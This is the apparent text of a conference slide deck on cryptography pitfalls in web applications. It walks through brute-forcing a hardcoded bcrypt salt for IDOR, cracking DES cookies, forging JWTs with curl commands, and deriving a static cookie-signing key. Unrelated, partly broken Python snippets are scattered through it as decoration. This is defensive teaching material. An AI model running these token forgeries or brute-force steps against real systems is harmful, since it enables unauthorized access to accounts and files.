

Vsevolod Dergunov

Web pentester

```
# Create buttons for keys
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']
in the following keys:
    button = tk.Button(root, text=key, width=5,
command=lambda k=key: key_pressed(k))
    button.pack(side=tk.LEFT)
```

by ■ positive technologies


results-driven
cybersecurity solutions ■

Old but gold cryptography pitfalls

positive
São Paulo hack
talks

#PHTalks

```
# Create the main window
root = tk.Tk()
root.title("Simple Keyboard")
```



Whoami

- Developer, Pentester, Application Security Engineer
- Worked in big tech companies
- Conducted white and black box audits in all popular programming languages
- Write my own REST and gRPC scanners and other hacking tools
- Inspired by the search for interesting critical vulnerabilities



Agenda

- A bit of history
- Where cryptography is used on the web
- Why cryptography problems arise
- My real-life cases of exploitation
- Conclusion


```
with open('/path/to/your/flashdrive/  
myfile.txt', 'r') as file:  
    content = file.read()  
    print(content)
```



In the beginning was the Cipher, and the Cipher was the Caesar Cipher

The **Caesar cipher** is one of the simplest and oldest methods of encrypting text. It works like this:

Each letter is shifted by a fixed number of positions in the alphabet.



Let's skip a few centuries... To the Kerckhoffs' principle

"a cryptographic system should remain secure even if everything about the system, except the secret key, is publicly known."



02

by ■ positive technologies

results-driven
cybersecurity solutions ■

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Run the application  
root.mainloop()
```

Cryptography in modern web applications

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



#PHTalks


Cryptographic hash

Key properties:

1. One-way function
2. Collision resistance
3. Avalanche effect

Where to find:

- Password storage (bcrypt, Argon2)
- Integrity checking (SHA-256, BLAKE3)




Symmetric Cryptography

Key properties:

1. Single shared key
2. High performance

Where to find:

- TLS (ChaCha20)
- Tokens encryption (AES)




Asymmetric Cryptography

Key properties:

1. Two-key system
2. Authentication
3. Digital signatures

Where to find:

- Digital certificates (ECC)
- JWT Token signing (RSA)



Cryptographic Random

Key properties:

1. Unpredictability
2. High entropy
3. Uniform distribution

Where to find:


- Session identifiers
- Keys and salts generation



Everyday we stray further from cryptography

Cryptography vulnerabilities:

1. Poor understanding of applied cryptography
2. Mindless copy-pasting of code
3. Reinventing the wheel
4. Vibe Coding



03

by ■ positive technologies

results-driven
cybersecurity solutions

```
engine = pytt3x3.init()
```

```
import pytt3x3
```

Case 1.
IDOR protection
based on
weak-salt
hashing

```
message = "Hello, human! This is your  
computer speaking. Hack the planet!"
```



#PHTalks

HTTP request with incrementing ID and hash

GET /DocumentKit/ViewFile

?fileId=394938497303

&hash=%242a%2410%24nPeL1vuWXICABti8u3.P1.rJ%2Fm5s78iacDG7PdvNJqOzCTLUnu.LS

HTTP/1.1



\$2a\$10\$nPeL1vuWXICABti8u3.P1.rJ/m5s78iacDG7PdvNJqOzCTLUnu.LS



Bcrypt.Hash(fileId) or Bcrypt.Hash(fileId + "Some_salt") ???

Rainbow tables

hash	password
21232f297a57a5a743894a0e4a801fc3	admin
3fc0a7acf087f549ac2b266baf94b8b1	qwerty123
...	...

hash(admin + some_salt)  hash(admin)

Knowing the salt, we get IDOR

```
[HttpGet]
public async Task<ActionResult> ViewFile(DocumentKitFileParamsViewModel fileParams)
{
    fileId = fileParams.FileId.Value.ToString();
    fileHash = fileParams.Hash;
    if (!HashCodeHelper.Validate(fileId, fileHash))
    {
        return GetFailedResponse();
    }
    return GetFileById(fileId);
```

← No ownership verification

```
public static class HashCodeHelper
{
    private const string Salt = "ApPnAmE";
    public static bool Validate(string value, string hash)
    {
        return Bcrypt.Verify(value + Salt, hash);
    }
}
```

← Brute this predictable value
and get access to all files

Just brute it

```
hashcat -a 0 -m 3200 hash.txt wordlist.txt
```

394938497303

394938497303App

394938497303Test

...

394938497303ApPnAmE

\$2a\$10\$nPeL1vuWXICABti8u3.P1.rJ/m5s78iacDG7PdvNJqOzCTLUnu.LS

Hashing is not the best way against IDOR

- Always check for IDORs
- Look for hardcoded keys
- Try to brute hashes

**HackerOne
report**



**CVE-2022-
43922**



04

```
with open('/path/to/your/flashdrive/  
myfile.txt', 'w') as file:  
    file.write('Hello, Flash Drive!')
```

by ■ positive technologies
results-driven
cybersecurity solutions

Case 2. Deprecated algorithms for signing cookies

```
with open('/path/to/your/flashdrive/  
myfile.txt', 'r') as file:  
    content = file.read()  
    print(content)
```

positive
hack
talks

São Paulo

#PHTalks

You never know the cipher, but you can guess it

userId=45232;isAdmin=false

Set-Cookie: auth=**Y8Nf0a3qK0p7xF5M1uKq4w==**; Path=/; HttpOnly;
Secure

Key points:

1. **Base64** (binary data inside)
2. Length (24 base64 bytes = **16 bytes** + 2 "=" padding bytes)
3. 16 bytes = 2 **DES** blocks of 8 bytes.

Or find it in source code

```
private static string EncryptCookie(string plainText)
{
    CryptoServiceProvider = new DESCryptoServiceProvider(); ← Depreciated
    var urlEncryptionKey = GetUrlEncryptionKey();
    UrlEncryptionKeyBytes = Encoding.UTF8.GetBytes(urlEncryptionKey);
    SymmetricInitializationVector = new byte[] {238, 251, 65, 123, 217, 175, 231, 30};

    var memoryStream = new MemoryStream();
    var encryptor = CryptoServiceProvider.CreateEncryptor(
        UrlEncryptionKeyBytes, SymmetricInitializationVector);
    var cryptoStream = new CryptoStream(memoryStream, encryptor, CryptoStreamMode.Write);

    var inputBytes = Encoding.UTF8.GetBytes(plainText);
    cryptoStream.Write(inputBytes, 0, inputBytes.Length);
    cryptoStream.FlushFinalBlock();
}
```

Some ciphers are outdated anyway

Cracking MD5



Cracking RC4



Cracking DES



05

by ■ positive technologies

results-driven
cybersecurity solutions ■

```
def key_pressed(key):  
    print(f"{key} pressed")
```

```
# Run the application  
root.mainloop()
```

Case 3. Improper JWT token validation

```
# Create buttons for keys  
keys = ['Q', 'W', 'E', 'R', 'T', 'Y', 'U', 'I', 'O', 'P']  
in the following keys:  
    button = tk.Button(root, text=key, width=5,  
        command=lambda k=key: key_pressed(k))  
    button.pack(side=tk.LEFT)
```



#PHTalks


JWT in a couple words

Consists of three parts:

1. Header
2. Payload
3. Signature

Common signing algorithms:

- HMAC (symmetric, HS256)
- RSA (asymmetric, RS256)



JWT token is validated, but...

```
curl https://vulnerable.app/api/v2/applications
```

HTTP/1.1 401 unauthorized

Content-Length: 0

Server: nginx

WWW-Authenticate: Bearer

Let's try any token

```
curl https://vulnerable.app/api/v2/applications /  
-H "Authorization: Bearer /  
$(echo '{"alg":"HS256","typ":"JWT"}{"name":"Admin"}...' | base64)"
```

HTTP/1.1 401 unauthorized

Content-Length: 0

Server: nginx

WWW-Authenticate: Bearer error="invalid_token",
error_description="The token has no expiration"

Add missing claims from error

```
curl https://vulnerable.app/api/v2/applications /  
-H "Authorization: Bearer /  
$(echo '{"alg":"HS256","typ":"JWT"}{"name": "Admin","exp":17649} ...' | base64)"
```

HTTP/1.1 401 unauthorized

Content-Length: 0

Server: nginx

WWW-Authenticate: Bearer error="invalid_token",
error_description="The issuer (null) is invalid"

Issuer claim is enough to bypass authZ

```
public static void ValidateJwt(string token)
{
    var handler = new JwtSecurityTokenHandler();

    var validationParameters = new TokenValidationParameters
    {
        ValidateIssuerSigningKey = false,

        ValidateIssuer = true, ← Application URL

        // disable signature validator
        SignatureValidator = (token, parameters) => new JwtSecurityToken(token)
    }

    handler.ValidateToken(token, validationParameters);
}
```

Compromise whole system

```
curl https://vulnerable.app/api/v2/applications /  
-H "Authorization: Bearer /  
$(echo '{"alg":"HS256","typ":"JWT"}  
{"name": "Admin","exp":17649,"issuer":" https://vulnerable.app"} ...' | base64)"
```

```
HTTP/1.1 200 success  
Content-Length: 0  
Server: nginx
```

So if it ain't broke, don't fix it.

- Check authorization on all endpoints
- Follow error suggestions
- Look for deviations

**HackerOne
report**



**CVE-2022-
39366**



06

by ■ positive technologies
results-driven
cybersecurity solutions ■

```
engine = pytttsx3.init()
```

Case 4.
Random that
multiplied the
complexity
by 8

```
import pytttsx3
```

```
message = "Hello, human! This is your  
computer speaking. Hack the planet!"
```



#PHTalks

Looks overly complicated

```
func MakeCookieStoreKey() []byte {  
    md5hash := func(value, salt string) string {  
        hash := md5.Sum([]byte(value + "|" + salt))  
        return hex.EncodeToString(hash[:])  
    }  
    key := strings.Join([]string{  
        md5hash(version.GetBinaryVersion(), "972bf553c89", "5b06a8840"),  
        system.MakeAgentID(),  
    }, "|")  
    hash := sha256.Sum256([]byte(key))  
    return hash[:]  
}
```




Any random?

Deeper and deeper into hardcode

```
func MakeAgentIDWithSalt(salt string) string {  
    salt = "vxsa" + ntid + salt  
    id, err := getMachineID()  
    if err != nil || id == "" {  
        id = getHostname() + ":" + id  
    }  
    hash := md5.Sum([]byte(id + salt))  
    return hex.EncodeToString(hash[:])  
}
```

Any random?



```
func MakeAgentID() string {  
    return MakeAgentIDWithSalt("")  
}
```

Check if there is any random

```
func getMachineID() (string, error) {
    const (
        // dbusPath is the default path for dbus machine id.
        dbusPath = "/var/lib/dbus/machine-id"
        // dbusPathEtc is the default path for dbus machine id located in /etc.
        // Some systems (like Fedora 20) only know this path
        // Sometimes it's the other way round.
        dbusPathEtc = "/etc/machine-id"
    )

    id, err := os.ReadFile(dbusPath)
    if err != nil {
        id, err = os.ReadFile(dbusPathEtc)
    }
    if err != nil {
        return "", err
    }
    machineID := strings.TrimSpace(strings.Trim(string(id), "\n"))
}
```

Nope, thx to Docker image

Yes, it's

But I couldn't find any random

```
func getHostname() string {
    hn, err := os.Hostname()
    if err != nil {
        return ""
    }

    return hn
}
```

docker-compose.yml

```
api:
  image: api:latest
  containername: vx_api
  hostname: vx_01.local
  ports:
    - "443:8443"
    - "80:8080"
  enviroment:
    DEBUG: ${DEBUG}
    LOG_LEVEL: ${LOG_LEVEL}
```

Static

I can sign the cookies

```
func MakeCookieStoreKey() []byte {
    md5hash := func(value, salt string) string {
        hash := md5.Sum([]byte(value + "|" + salt))
        return hex.EncodeToString(hash[:])
    }
    key := strings.Join([]string{
        md5hash(version.GetBinaryVersion(), "972bf553c305b06a8840"),
        system.MakeAgentID(),
    }, "|")
    hash := sha256.Sum256([]byte(key))
    return hash[:]
}
```

Public

Static

The devil is in the details

- Complex doesn't mean safe
- Random is matter
- Hardcode isn't a barrier

**HackerOne
report**



CVE-2022-45782



Conclusions


1. Cryptography plays a pivotal role in security
2. Many developers don't understand applied cryptography
3. This creates opportunities for hackers
4. Investigate anything unusual related to cryptography in detail
5. Hard work pays off

positive São Paulo hack talks

```
def key_pressed(key):  
    print(f"{key} pressed")
```

by ■ positive technologies
results-driven
cybersecurity solutions ■

```
